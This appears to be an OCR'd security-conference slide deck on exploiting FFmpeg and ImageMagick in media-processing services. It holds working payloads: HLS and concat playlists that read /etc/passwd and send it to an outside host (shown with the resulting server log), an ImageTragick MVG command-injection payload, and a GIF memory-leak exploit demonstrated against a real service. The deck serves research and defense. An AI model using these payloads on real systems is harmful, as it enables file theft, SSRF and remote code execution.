FFmpeg & ImageMagick


exploitation

Nikolay Ermishkin


Mail.Ru

FFmpeg

- Library and utility for video encoding



Convert video



Generate preview


2. nikola@nikola-laptop: ~ (z

```
[nikola:~]$ ffmpeg -i movie.avi preview.jpg
```

Content sniffing*

- You can set any extension (mp4 to avi etc)

FFmpeg version fingerprinting



hls

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://example.org/video.mp4
#EXT-X-ENDLIST
```

DEMO

concat

concat:file:///video1.mp4|file:///video2.mp4

concat

concat:http://yngwie.ru/header.m3u8|file:///etc/passwd

concat

concat:http://yngwie.ru/header.m3u8|file:///etc/passwd
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://yngwie.ru?root:x:0:0:root:/root:/bin/bash
...

concat

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://yngwie.ru/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

concat

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://yngwie.ru/header.m3u8|file:///etc/passwd
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:,
http://yngwie.ru?root:x:0:0:root:/root:/bin/bash
...
#EXT-X-ENDLIST
```

DEMO

```
54.236.84.89 - - [16/Nov/2017:23:19:27 -0500] "GET ?root:x:0:0:root:/root:/bin/bash HTTP/1.1
" 400 173 "-" "-" "-"
```

SSRF

3. nikola@nikola-laptop: ~ (zsh)

```
[nikola:~]$ host 54.236.84.89
89.84.236.54.in-addr.arpa domain name pointer ec2-54-236-84-89.compute-1.amazona
ws.com.
[nikola:~]$
```

RCE

CVE-2016-10191 – https://trac.ffmpeg.org/ticket/5994

Automate

https://github.com/ffmpeg-test/ffmpeg-test

GAB2

Allows to insert any supported file inside AVI, for example hls

https://docs.google.com/presentation/d/1yqWy_aE3dQNXAhW8kxMxRqtP7qMHaIfMzUDpEqFneos/edit#slide=id.p

txt


```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
file:///some/txt/file.txt
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
file:///etc/passwd
#EXT-X-ENDLIST
```

ImageMagick (GraphicsMagick)


ImageMagick is a software suite to create, edit, compose, or convert bitmap images

EPISODE 7
ZERO
NIGHTS

Convert


4. nikola@nikol
[nikola:~]$ convert im.gif out.jpg

Identify



Content sniffing*

- You can set any extension (jpg to png etc)

MVG

```
push graphic-context
viewbox 0 0 100 100
fill 'url(http://example.org/image.jpg)'
pop graphic-context
```

delegates.xml

```
<delegate decode="svg" command="&amp;quot;rsvg&amp;quot;
-o &amp;quot;%o&amp;quot; &amp;quot;%i&amp;quot;"/>
```

ImageTragick

```
push graphic-context
viewbox 0 0 100 100
fill 'url(https://example.org/oops.jpg"&& CMD_INJECTION)’
pop graphic-context
```

```
<delegate decode="https" command="&quot;curl&quot; -s -k
-L -o &quot;%o&quot; &quot;https:%M&quot;"/>
```

ImageTragick

Facebook was vulnerable to ImageTragick 5 months after public disclose

http://4lemon.ru/2017-01-17_facebook_imagetragick_remote_code_execution.html

Binary Bugs

- 121 CVE with CVSS > 5 since ImageTragick (6-7 per month)
- Hard to exploit

Memory Leak

Yahoobleed – https://scarybeastsecurity.blogspot.ru/2017/05/bleed-continues-18-byte-file-14k-bounty.html

Old rarely used format - RLE.

Memory Leak


CVE-2017-15277 – memory leak in GIF parser

GIF

- 256 colors
- Pallette (256 * 3 = 768 byte)

- What if left empty?

Memory Leak




Memory Leak

Simple script to exploit – https://github.com/neex/gifoeb

1. Generate image
2. Upload it to service
3. Download converted image
4. Decode converted image

EPISODE 7
ZERO
NIGHTS

DEMO


yngwie.malmsteen9_8 on eBay
Надежный | https://www.ebay.com/usr/yngwie.malmsteen9_8
Здравствуйте, qwe! | Скидки дня | Продажи | Справка и помощь
ebay
Покупки по категориям
Найдите любые товары
yngwie.malmsteen9_8
Редактировать профиль
Подписчиков: 0 | Коллекций: 0 | Руководства: 0 | Отзывов: 0 | Просмотров: 0 | Дата регистр

DEMO

```
~/Downloads]$ python gen_dumping_gif2.py --tool=GM recover ../zeronights/ebay3.GIF
{
   "fileName" : "/dev/shm/img-magick/f9fe08f6-e139-43c5-9c6d-0c3f764b87a06456140097119975579.GIF",
   "groupName" : "std",
   "guid" : "f9fe08f6-e139-43c5-9c6d-0c3f764b87a0",
   "libraryName" : "im",
   "libraryVersion" : 6,
   "operations" : [
      {
         "arguments" : [
            {
               "name" : "width",
               "value" : "1600"
            },
            {
               "name" : "height",
               "value" : "1600"
            },
            {
               "name" : "isUpload",
               "value" : "true"
            }
         ],
         "operationName" : "resize"
      },
      {
         "arguments" : [
            {
               "name" : "type",
               "value" : "GIF"
            }
%
```

[[nikola:[[n[[n[niko